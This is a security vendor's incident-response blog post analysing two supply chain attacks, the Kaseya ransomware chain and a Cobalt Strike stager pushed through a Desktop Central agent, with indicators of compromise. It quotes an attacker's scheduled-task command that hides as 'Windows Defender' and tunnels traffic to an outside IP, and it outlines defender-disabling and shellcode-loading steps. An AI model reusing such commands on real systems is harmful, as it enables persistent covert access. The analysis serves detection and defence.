Supply Chain Attacks from a Managed Detection and Response Perspective

trendmicro.com/en_us/research/21/h/supply-chain-attacks-from-a-managed-detection-and-response-persp.html

August 4, 2021

Figure 1. The timeline of the incident

Introduction

Modern technology has made managing large IT environments much less daunting compared to the past, when each endpoint had to be manually configured and maintained. Many organizations now use tools and IT solutions that allow centralized management of endpoints, making it possible to update, troubleshoot, and deploy applications from a remote location.

However, this convenience comes at a price — just as IT staff can access machines from a single location, the centralized nature of modern tech infrastructure also means that malicious actors can target the primary hub to gain access to the whole system. Even more concerning, cybercriminals no longer even have to launch a direct attack against an organization — they can bypass security measures by focusing on their target's supply chain. For example, instead of trying to find weak points in the system of a large organization that will likely have strong defenses, an attacker can instead target smaller companies that develop software for larger enterprises.


In this blog entry, we will take a look at two examples of supply chain attacks that our Managed Detection and Response (MDR) team encountered in the past couple of months.

Incident #1: Attack on the Kaseya platform

On July 2, during the peak of the Kaseya ransomware incident, we alerted one of our customers, notifying them about ransomware detections in their system.

Our investigation found suspicious activity when the file AgentMon.exe, which is part of the Kaseya Agent, spawned another file, cmd.exe, that is responsible for creating the payload agent.exe, which in turn dropped MsMpEng.exe

By expanding our root cause analysis (RCA) and checking the argument for cmd.exe, we were able to see a few items before the execution of the ransomware. These initial set of indicators of compromise (IoCs) are similar to the ones discussed in another blog post.






Figure 2. Vision One console showing the attack's infection chain

We found that the malware attempted to disable the anti-malware and anti-ransomware features of Windows Defender via PowerShell commands. It also created a copy of the Windows command line program Certutil.exe to "C:\Windows\cert.exe", which is used to decode the payload file agent.crt, with the output given the name agent.exe. Agent.exe is then used to create the file MsMpEng.exe, a version of Windows Defender that is vulnerable to DLL side-loading.

Figure 3. Details of the threat

Machine learning detection capabilities managed to block and detect the ransomware, however, the protection module was not activated in all the security agents of Trend Micro Apex One™ — so the organization's support requested the team to check their product settings. Because the process chain showed that the ransomware came from a Kaseya agent, we requested our customer to isolate the Kaseya servers to contain the threat.

A few hours later, Kaseya released a notice to their users to immediately shut down their Virtual System/Server Administrator (VSA) server until further notice.

Incident #2: Credential dumping attack on the Active Directory

The second supply chain incident handled by our MDR team starts with an alert to a customer that notified them of a credential dump occurring in their active directory (AD). The Incident View in Trend Micro Vision One™ aggregated other detections into a single view, providing additional information on the scope of the threat. From there, we were able to see a server, an endpoint, and a user related to the threat.




Figure 4. Vision One's incident view showing the threat's details

Our threat hunting team also noted suspicious behavior related to WmiExec. Further investigation of the affected hosts' Ownership Alignment Tools (OATs) show a related entry for persistence:

C:\Windows\System32\schtasks.exe /CREATE /RU SYSTEM /SC HOURLY /TN "Windows Defender" /TR "powershell.exe C:\Windows\System.exe -L rtcp://0.0.0.0:1035/127.0.0.1:25 -F mwss://52.149.228.45:443" /ST 12:00




Figure 5. OAT flagging a suspicious creation of a scheduled task

We found scheduled tasks being utilized as a persistence mechanism for the file System.exe. Further analysis of this file shows that it is related to GO simple tunnel, which is used to forward network traffic to an IP address depending on the argument.

Checking the initial alert revealed a file common in the two hosts, which prompted us to check the IOC list to determine the other affected hosts in the environment.




Figure 6. Discovery commands and access to a malicious domain evident in the process chain

Expanding the nodes from the RCA allowed us to gather additional IOCs that showed setup0.exe creating the file elevateutils.exe. In addition, elevateutils.exe was seen querying the domain vmware[.]center, which is possibly the threat's command-and-control (C&C) server. We also discovered the earliest instance of setup0.exe in one of the hosts.

The samples setup0.exe is an installer for elevateutils.exe which seems to be a Cobalt Strike Beacon Malleable C&C stager based on our analysis. The installer may have been used to masquerade as a normal file installation.




Figure 7. The presence of EICAR strings is an indicator of it being of elevateutils.exe being a Cobalt Strike Beacon

The stager elevateutils.exe: will try to load the DLL chartdir60.dll, which will in turn read the contents of manual.pdf (these are also dropped by the installer in the same directory as elevateutil.exe). It will then decrypt, load, and execute a shell code in memory that will access the URL vmware[.]center/mV6c.

It makes use of VirtualAlloc, VirtualProtect, CreateThread, and a function to decrypt the shellcode to load and execute in memory. It also uses indirect API calls after decryption in a separate function, then uses JMP EAX to call the function as needed, which is not a routine or behavior that a normal file should have.

Since it's possible that this is a Cobalt Strike Malleable C&C stager, further behaviors may be dependent on what is downloaded from the accessed URL. However, due to being inaccessible at the time of writing this blog post, we were unable to observe and/or verify other behaviors.

Use of the Progressive RCA of Vision One allowed us to see how elevateutils.exe was created, as well as its behaviors. The malicious file was deployed via a Desktop Central agent.




Figure 8. Viewing the behaviors of elevateutils.exe




Figure 9. The console showing the attack's infection chain

Based on these findings, our recommendation to the customer was to check the logon logs of the affected application to verify any suspicious usage of accounts during the time the threat was deployed.

By closely monitoring the environment, the threat was stopped after the credential dump. Furthermore, the IOCs (IP addresses and hashes) were added to the suspicious objects list to block them while waiting for detections. Further monitoring was done and no other suspicious behavior were seen.

Defending against supply chain attacks

As businesses become more interconnected, a successful supply chain attack has the potential to cause a significant amount of damage to affected organizations. We can expect to see more of these in the future, as they often lead to the same results as a direct attack while providing a wider attack surface for malicious actors to exploit.

Supply chain attacks are difficult to track because the targeted organizations often do not have full access to what's going on security-wise with their supply chain partners. This can often be exacerbated by security lapses within the company itself. For example, products and software may have configurations — such as folder exclusions and suboptimal implementation of detection modules — that make threats more difficult to notice.

Security audits are also a very important step in securing the supply chain. Even if third party vendors are known to be trustworthy, security precautions should still be deployed in case there are compromised accounts or even insider threats.

Using Vision One to contain the threat

Trend Micro Vision One provides offers organizations the ability to detect and respond to threats across multiple security layers. It provides enterprises options to deal with threats such as the ones discussed in this blog entry:

- It can Isolate endpoints, which are often the source of infection, until they are fully cleaned or the investigation is done.
- It can block IOCs related to the threat, this includes hashes, IP addresses, or domains found during analysis.
- It can collect files for further investigation.

Indicators of Compromise (IoCs)

Incident # 1

SHA256	Detection name	Details
8dd620d9aeb35960bb766458c8890ede987c33d239cf730f93fe49d90ae759dd	Ransom.Win32.SODINOKIBI.YABGC	mpsvc.dll

d55f983c994caa160ec63a59f6b4250fe67fb3e8c43a388aec60a4a6978e9f1e	Trojan.Win32.SODINSTALL.YABGC	agent.exe

Incident # 2

SHA256	Detection name	Details
5e0f28bd2d49b73e96a87f5c20283ebe030f4bb39b3107d4d68015dce862991d	HackTool.Win64.Gost.A	System.exe
116af9afb2113fd96e35661df5def2728e169129bedd6b0bb76d12aaf88ba1ab	Trojan.Win32.COBALT.AZ	Setup0.exe
f52679c0a6196494bde8b61326d753f86fa0f3fea9d601a1fc594cbf9d778b12	Trojan.Win32.COBALT.BA	chartdir60.dll
c59ad626d1479ffc4b6b0c02ca797900a09553e1c6ccfb7323fc1cf6e89a9556	Trojan.PDF.COBALT.AA	manual.pdf
f4f25ce8cb5825e0a0d76e82c54c25a2e76be3675b8eeb511e2e8a0012717006	Trojan.Win32.COBALT.BA	elevateutils.exe

IP addresses and domains

- 185[.]215[.]113[.]213
- vmware[.]center

Malware

In this blog entry, we will take a look at two examples of supply chain attacks that our Managed Detection and Response (MDR) team encountered in the past couple of months.

By: Ryan Maglaque, Jessie Prevost, Joelson Soares, Janus Agcaoili August 04, 2021 Read time: (words)

Content added to Folio